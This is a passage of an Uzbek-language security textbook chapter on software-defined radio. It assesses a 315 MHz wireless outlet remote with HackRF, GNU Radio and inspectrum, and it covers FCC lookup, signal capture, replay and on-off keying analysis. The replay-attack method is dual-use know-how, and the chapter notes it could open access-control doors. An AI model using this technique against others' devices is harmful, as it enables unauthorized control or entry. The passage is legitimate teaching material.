Atrofdagi simsiz qurilmalar soni hisobga olinsa – radio, telefon, sun'iy yo'ldosh, Wi-Fi va hokazo – havoni boshqaruvchi biror tashkilot mavjud bo'lishi mantiqiy. Bunday tashkilotlardan ikkitasi Federal Aloqa Komissiyasi (FCC) va Halqaro Telekommunikatsiya Ittifoqidir (ITU). AQShda FCC RF spektrini boshqaradi va SDR kabi litsenziyasiz qurilmalar bilan ko'pchilik RF spektrida uzatish uchun litsenziya olish kerak. Radio ishlatish uchun litsenziya olish uchun qoidalar va reglamentlarni bilishni namoyish etuvchi imtihon topshirish kerak. Litsenziyalash va radio qonuniy ravishda ishlatish qoidalari haqida ko'proq ma'lumot olish uchun www.arrl.org saytiga tashrif buyuriladi.

Misol orqali o'rganish

SDR bilan tanishgandan so'ng, yangi qurilmani baholash jarayonini ko'rib chiqiladi, shunda SDR va unga tegishli dasturlarni qanday ishlatishni o'rganish mumkin. Ushbu bob davomida, Ubuntu tizimi, HackRF SDR va GNU Radio vositalarini ishlatib, yopiq simsiz quvvat rozetkasi baholanadi. Bu qurilma tanlovi maxsus emas, faqat u joriy inventarda mavjud va bitta bob ichida qamrab olish uchun yetarlicha oddiy. HackRF xususiyatlari, narxi va foydalanish qulayligi sababli tanlandi. Bob davomida ishlatiladigan dastur har qanday arzon SDR platformasi bilan ishlashi kerak.

Ushbu bobda kuzatadigan umumiy jarayon SCRAPE deb ataladi, bu Search (Qidirish), Capture (Yeg'ish), Replay (Takrorlash), Analyze (Tahlil qilish), Preview (Ko'rib chiqish), va Execute (Bajarish) so'zlarining qisqartmasidir.

Eslatma! *Qurilmalar va rozetkalar masofadan boshqarish qurilmalari versiyalarining sotib olish vaqtida kafolatlanmaganligi sababli, bu bo'limda laboratoriya ishi mavjud emas. Agar apparat mavjud bo'lsa yoki ishni simulyatsiya qilinishi kerak bo'lsa, GNU Radio oqim diagrammalari, o'rnatish ko'rsatmalari, to'plangan fayllar va manba kodlarini kitobning yuklab olgan saytdan topish mumkin.*

Qidirish

SCRAPE jarayonining qidirish bosqichida, maxsus jihozlardan foydalanmasdan radio xususiyatlari haqida iloji boricha ko'proq ma'lumot olinadi. FCC radio spektrini boshqarish bilsayu, lekin aksariyat uzatuvchi qurilmalar FCC tomonidan sertifikatlanishi haqida kerakli ma'lumot bo'lmasligi mumkin. Sertifikatlangan mahsulot yoki modulga FCC ID raqami beriladi va u mahsulot yoki modulda ko'rinishi kerak. Bu FCC ID RF xususiyatlarini tadqiq qilish uchun qidirish kaliti bo'ladi.



22.1-rasm. *Masofadan boshqaruv qurilmasi*

Ko'rib chiqilishi kerak bo'lgan qurilma Prime Indoor Wireless Power Outlet masofadan boshqarish qurilmasi (22.1-rasm). Ushbu bobda davom etish uchun bu qurilmani sotib olish shart emas. Masofadan boshqarish qurilmasining FCC ID raqami QJX-TXTNRC. ID mahsulotning tashqi qismida joylashgan yorliqda topilishi mumkin. FCC Ruxsatnoma Qidiruv Uskunasi bu qurilma uchun hisobotni

topa olmaydi, agar mahsulot kodi sifatida "-TXTNRC" ishlatilmasa. Bunday muammolardan qochish uchun, qidiruvga Google'dan foydalaniladi, masalan: www.google.com/search?q=fcc+QJX-TXTNRC


fccid.io veb-sayti odatda yuqori natijalar orasida ko'rinadi. Bunday holatda, yuqori havola https://fccid.io/QJX-TXTNRC edi. fccid.io saytida, ushbu qurilmaning ishlash chastota diapazoni 315.0 MHz dan 315.0 MHz gacha (yoki oddiy qilib aytganda 315.0 MHz) ekanligini ko'rsatadigan bir nechta havolangan hujjatlar va hisobotlarni topish mumkin. Ushbu hisobotlar ishlash chastotalari, uzatish turini ko'rsatadigan namuna to'lqinlar, paket uzunligini ko'rsatadigan vaqt o'lchovlari va turli pulslik kengliklarini o'z ichiga oladi. Ishlash chastota diapazonini boshlang'ich nuqta sifatida ishlatiladi va test yakunlangandan so'ng hisobotning qolgan qismi tekshirish o'rnida qoldiriladi.

Signalni ushlash va saqlash (Capture)

Ishlash chastotasidan foydalangan holda, SDR va testdan o'tayotgan qurilma (DUT) bilan tajriba o'tkazishga boshlash uchun yetarli ma'lumot bor. Bu nuqtada, SDR (HackRF) va dasturiy ta'minot (gnuradio va HackRF vositalari) o'rnatilgan bo'lishi kerak va 315 MHz qabul qiluvchi antenna (ANT500 75 MHz dan 1 GHz gacha) talab etiladi. O'rnatish jarayonini bevosita ko'rib chiqilmasa-da, PyBOMBS dasturidan foydalanishni va vositalarni PyBOMBSning prefix argumenti yordamida uy papkasida o'rnatish tavsiya etiladi. Uni uy papkasiga o'rnatish orqali, bir nechta konfiguratsiyalar bilan tajriba o'tkazish va kelajakdagi yangilash muammolaridan osongina qutulish imkoni bo'ladi. Kitobning yuklab olish saytida, vositalarni o'rnatish bo'yicha ko'rsatmalar, GNU Radio Companion uchun bob davomida qayd etilgan oqim diagrammalari va qurilma mavjud bo'lmasa tahlil uchun foydalanish mumkin bo'lgan to'plangan fayllarni o'z ichiga olgan README.txt faylini topish mumkin.

GNU Radio Companion (gnuradio_companion dasturini ishga tushirish orqali ishga tushiriladi) – bu foydalanuvchiga bir yoki bir nechta signalni qayta ishlash bloklarini birlashtirish orqali dasturiy radio yaratishga imkon beruvchi GUI vositasi. Bu vosita orqasida Python kodini ishlab chiqaradi va foydalanuvchiga GUI ichida o'zgaruvchilarni belgilash va Python bayonotlarini ishlatish imkonini beradi. Kelajakdagi tahlil uchun signalni qabul qilish uchun 22.2-rasmda ko'rsatilgan oqim diagrammasiga murojaat qilish mumkin. Bloklar paneli daraxtini ko'rib chiqishga va mavjud bloklar bilan tanishish tavsiya qilinadi. Biroq, hozirda oqim diagrammasida ishlatilgan bloklar tavsiflarini 22.2-jadvaldan ko'rib chiqish zarur. Uzatishlar miqdorini minimallashtirish uchun, ma'lumotlarni replay va offline tahlil uchun yozish uchun fayl sinki ishlatiladi.

Eslatma! *Namuna olish tezligi va kanal chastotasi muhim ahamiyatga ega, chunki ular offline vositalar va replay hujumlarida kerak bo'ladi.*




22.2-rasm. *Qabul qilish oqim diagrammasi: remote_analysis.grc*

22.2-jadval.

Qabul qilish uchun kerakli GNU Radio bloklarning tavsifi

Nom |	Maqsad	Parametrlar
Variantlar	Umumiy oqim diagrammasi variantlarini taqdim etadi	ID: Generatsiya qilingan Python kodining nomi. Generate Options:GUI ramkasi (standart bo‘lib QT ishlatiladi). Siz faqat shu qarorga mos keladigan bloklardan foydalanishingiz mumkin (QT yoki Wx).
Osmocom Source	Qurilma bilan interfeys uchun qabul qiluvchi taqdim etadi	Namuna olish tezligi:Har soniyada namunalarning soni. Ch0: Chastota: Moslashish uchun ishlatiladigan tashuvchi chastota (DC ofsetini hisobga olish uchun 316 MHz ishlatiladi). Ch0: RF Gain: Odatda, bu nol bo‘lishi kerak, agar sizda maxsus sabab bo‘lmasa.
Fayl Sink	Namunalar faylga yozilishi kerakligini belgilaydi	Fayl: Qabul qilingan namunalarning fayl nomi.
QT GUI Chastota Sink	Qabul qilingan signalni chastota va amplituda nuqtai nazaridan grafikka tushiradi	Markaziy chastota:Grafikdagi o‘rtadagi chastota (Ch0 chastotasiga teng bo‘lishi kerak). Chastota kengligi:Namuna olish tezligiga teng qilib sozlanadi.
O‘zgaruvchi	Kuchli o‘zgaruvchilarni taqdim etadi, masalan, Namuna olish tezligi kabi umumiy qiymatlar uchun foydalanish uchun	Qiymat har qanday qonuniy Python bayonoti bo‘lishi mumkin. Misol uchun, int(400/27).

Qabul qilish bosqichida, har bir tanish stimulyator uchun fayl olishga harakat qilish lozim. DUT bilan tanish stimulyatorlar har bir rozetka uchun yoqish/o‘chirish tugmasini bosishdir. Qurilmaning protokolini yaxshiroq tushunish uchun ikki masofadan boshqarish qurilmasi taqqoslash uchun ishlatiladi. Hozirgi nuqtada, test hisoboti ma’lumotlariga ko‘ra, 315 MHz atrofida yoki o‘zida otilishni ko‘rish kerak, 22.3-rasmda ko‘rsatilganidek. Shuningdek, 316 MHz da otilish yuzaga kelishini kuzatish mumkin; bu test uskunasining artefakti (DC ofset) bo‘lib, test uchun muhim emas. DC ofset markaziy chastotada namoyon bo‘ladi va shuning uchun qabul qiluvchini 316 MHz ga sozlangan. Hozirda keyingi bosqich, Replay uchun yetarli ma’lumot to‘plandi.



22.3-rasm. *Qabul qilingan signal*

Yig‘ilgan signallarni qayta ijro etish (Replay)


Signalni qabul qilingandan so‘ng, ma’lumotni qayta o‘rnatish vaqtidir. Ma’lumotni muvaffaqiyatli qayta o‘rnata olmaslik ma’lumotni to‘g‘ri qabul qilinmaganni anglatmaydi, ammo ma’lumotni muvaffaqiyatli qayta o‘rnatish potensial aloqa xatosini ko‘rsatadi. Xavfsizlik muhim bo‘lgan tizimlarda ruxsatsiz kirishni oldini olish uchun antireplay choralarini ko‘rish kerak. Bunday qurilmaning umumiy ishlatilish holati yoritgich, ventilyator yoki boshqa oddiy qurilmani yoqish yoki o‘chirishdir. Shuning uchun replay hujumlari ehtimol yengil va himoyasiz bo‘lishi mumkin deya taxmin qilinadi. Replay hujumining asosiy maqsadi, haqiqiy protokolni to‘liq tushunmasdan qurilmani muvaffaqiyatli ishga tushirishdir.

Replay bosqichining oqim diagrammasi Capture bosqichiga o‘xshash bo‘ladi, faqat endi faylni manba sifatida va osmocomni sink sifatida ishlatiladi. Signalni qayta tiklash uchun, namuna olish tezligi va chastotani bir xil saqlash kerak.

Qo‘shimcha ravishda, Multiply Const, QT GUI Time Sink, va Throttle bloklari 22.4-rasmdagi diagrammaga qo‘shildi, bu moslashuvlarni osonlashtiradi. Throttle CPU foydalanishni kamaytirish uchun qo‘shilgan, agar ma’lumotlarni samarali cheklash uchun tashqi sink bo‘lmasa. Asosan, agar osmocom sink o‘chirilgan bo‘lsa va throttle yo‘q bo‘lsa, fayldan o‘qilayotgan ma’lumotlar tezlik cheklovchisiz bo‘ladi va CPU foydalanish yuqori bo‘lishi mumkin.


Eslatma! *Ishlayotgan oqim diagrammasini to‘g‘ri to‘xtatish uchun Kill (F7) funksiyasidan foydalanilishi kerak, shunda SDR to‘g‘ri tozalash amalga oshiriladi. Ba’zan Kill funksiyasi ishlatilsa ham, transmitter to‘xtamaydi, shuning uchun ish tugagandan keyin uzatishni davom ettirmaslikka e’tibor kerak. Ikkinchi SDR bo‘lmaganida uzatishni davom etishini aniqlash qiyin bo‘ladi. Uzatishni to‘xtatganligini tekshirish uchun qurilmani qayta ishga tushirish mumkin.*

Oqim diagrammasi dastlab 1 ko‘paytiruvchi konstant bilan ishga tushirilganda, elektr rozetka yoqilmagan. 22.5-rasmdagi chastota diagrammasidan to‘g‘ri chastotada uzatayotganini ko‘rish mumkin, shuning uchun boshqa bir narsa taraqqiyotni to‘xtatmoqda. Vaqt diagrammasi signalni vaqt domenida ko‘rsatadi, X o‘qida vaqt va Y o‘qida amplituda mavjud.



22.4-rasm. *Replay oqim diagrammasi: remote_analysis_replay.grc*

22.5-rasmdagi uzatilgan signalning amplitudasi –0.2 dan 0.2 gacha bo‘lib, bu rozetkaning qabul qiluvchisi uchun yetarli kuch bo‘lmasligi mumkin. Bu holatda, ko‘paytiruvchi konstantani 4 ga o‘zgartirib, yana qayta o‘ynash mumkin (22.4-rasmdagi oqim diagrammasida allaqachon aks ettirilgan).




22.5-rasm. *Vaqt va chastota diagrammalari*

Ko‘pgina hollarda muvaffaqiyatli replay qilish “o‘yin tugadi” degan ma’noni anglatadi. Masalan, agar eshik kirish nazorati qurilmasida replayni oldini olish chorasi bo‘lmasa, hujumchi namuna olish orqali ruxsatsiz kirish huquqini olishi mumkin. Endi qabul qilingan signalni muvaffaqiyatli qayta o‘ynalgan bo‘lsa, tahlil bosqichiga o‘tish mumkin.

Tahlil qilish

Hozirgacha signalni qabul qilib, qayta o‘rnata olish isbotlandi, ammo nima uzatilayotgani haqiqatan noma’lum. Bu bosqichda qurilmaning turli tugma bosishlarini qanday farqlashini va boshqa masofadan boshqarish qurilmalarini chiqarib tashlashga qodirligini aniqlashga harakat qilinadi. Bu ikki vazifani bajarish uchun ma’lumot qanday kodlanganini bilish kerak. Tahlilni gnuradio_companion yordamida amalga oshirish mumkin bo‘lsa-da, vazifani biroz osonlashtiradigan boshqa bir vositani, ya’ni inspectrum ni ishlatish kerak.




22.6-rasm. Vaqt diagrammasi: yoqish-o‘chirish kalitlashini ko‘rsatadi

Inspectrum (https://github.com/miek/inspectrum) – bu oflayn radio signal analizatori bo‘lib, qabul qilingan radio signallari bilan ishlaydi. Hozirgi vaqtda, apt yordamida Ubuntu’da o‘rnatilgan inspectrum versiyasi eng so‘nggi versiyasidan orqada qolmoqda va ba’zi juda foydali xususiyatlarni o‘z ichiga olmaydi. GitHub’dan qurish tavsiya qilinadi. Inspectrumni manba kodidan qurish uchun liquid-dsp ni ham o‘rnatishingiz kerak bo‘ladi. Ubuntu asosiy o‘rnatishda inspectrumni kitobning yuklab olish saytida joylashgan Analyze papkasidagi README.txt fayldagi buyruqlar yordamida o‘rnatish mumkin.

Ma’lumotlarni stansiyalar o‘rtasida uzatish uchun tashuvchi signal ma’lumot bilan modulyatsiya qilinadi. Tashuvchi signal yoki chastota ikki tomon tomonidan ham bilinar va ma’lumotni “o‘zida olib yuradi”. Yoqish-o‘chirish kalitlash (on-off keying) oddiy amplituda modulyatsiya usulidir, bu tashuvchi chastota mav-

judligi yoki yo‘qligini axborotni uzatish uchun ishlatadi (22.6-rasmga qarang). Yoqish-o‘chirish kalitlashning oddiy shakli faqat bitta davomiylikdagi impulslarni o‘z ichiga olishi mumkin, bu yerda impulsning mavjudligi 1 va o‘sha davomiylikdagi impulsning yo‘qligi 0 hisoblanadi. Yanada murakkab shakli uzoq impulsni 1 va qisqa impulsni 0 sifatida ishlatishi mumkin. Amplitudani ba’zi bir qiymatdan nol qiymatga o‘tish uchun eng kichik vaqt miqdori simbol davri deb ataladi.

Inspectrum o‘rnatilgandan so‘ng, uni ishga tushirib, GUI’da namunalarimiz uchun zarur o‘zgartirishlar amalga oshiriladi. Qurilma mavjud bo‘lmasa, kitobning yuklab olish saytida joylashgan Capture papkasidagi qabul qilingan fayllardan foydalanib kuzatish mumkin. 22.7-rasmda siz outlet 1 ni yoqish uchun qabul ochilganini (remote1-1on-4m-316mhz) va namuna olish tezligini 4000000 ga o‘rnatilgani ko‘rinadi (bu signalni qabul qilish tezligi). Gorizontal o‘q vaqtni, vertikal o‘q chastotani ko‘rsatadi.



22.7-rasm. *Inspectrum diagrammasi*

Ekranda ko‘rsatilgan ma’lumotning rangi intensivlik sifatida qaralishi mumkin va Power Max va Min slaydlarini harakatga keltirib sozlanishi mumkin. Bu holatda, Power Max va Min slaydlarini shunday sozlash joizki, ko‘proq aniq chegaralar ko‘riladi. Vertikal o‘qdagi –1 MHz 316 MHz dan 1 MHz (yoki 315 MHz) gacha bo‘lgan chastotani anglatadi. Bundan tashqari, diagrammni gorizontal ravishda kuzatilsa, turli o‘lchamdagi chiziqlar va ular orasida bo‘shliq borligi ko‘rinadi. Ish chastotasidagi chiziqlar Morse kodi kabi bo‘ladi va bu yoqish-o‘chirish kalitlashining bir shaklini ifodalaydi.


Ma’lumotni dekodlash uchun simbol davri hisoblanishi va bitta paketning simvollarini tarjima qilish kerak. Yaxshiyamki, inspectrum signalni o‘lchash va simbol ma’lumotlarni qabul qilish uchun bir nechta vositalarni taqdim etadi. Kursor funksiyasi diagrammani belgilangan uzunlikdagi simvollarga grafik tarzda

bo‘lish imkonini beradi. Shuningdek, o‘rta sichqonchani bosish orqali amplituda diagrammasini qo‘shish va simvollari ajratish imkoniyati mavjud. 22.8-rasmda siz 272µs uzunlikdagi simbol davrida kursorni qo‘shilishini va signaldagi sakkiz davrni ko‘rish mumkin. Simbol davrini aniqlash uchun kursorning old qirrasini eng kichik simbolning boshlanishiga moslanadi va kursorni shu simbolning oxiriga mos kelishi uchun masshtablash amalga oshiriladi. Keyin, barcha simvollarni boshlanishiga moslash uchun hududni harakatga keltiriladi va simvollar soni oshiriladi. Asl simbol davri aniq bo‘lmasligi mumkin, ammo u taxminan to‘g‘ri bo‘lishi kerak. Asosiy g‘oya barcha simvollarning chekkalarini davrning chekkasiga mos kelishini ta’minlashdir. Bunday oddiy diagrammada ham bir nechta muhim ma’lumotlar olinadi:

– Eng kichik davomiylikdagi impuls 272µs.

– Eng uzun davomiylikdagi impuls eng kichik davomiylikdagi impulsning uch barobari.

– Bir impulsning boshlanishi bilan keyingi impulsning boshlanishi orasida to‘rtta 272µs simbol davri mavjud.




22.8-rasm. *Simvollarning o‘lchanishi*

Endi simbol davri aniqlangandan so‘ng, simvollar soni oshirib, barcha ma’lumot paketidagi chiziqlarning chekkalari bilan qatorlashishini tekshirish kerak. Diagrammada zoom out qilinadi va oxirgi impuls qayerda to‘g‘ri kelishi ko‘riladi. Bunday holatda, biroz xato qilinsa, davrni biroz cho‘zish kerak bo‘ladi, shuning uchun simbol davri 272µs emas, balki 275µs bo‘ldi. Bu kutilmagan emas, chunki dastlabki o‘lchovdagi xatolar bu holatda 100 barobar ko‘payadi.

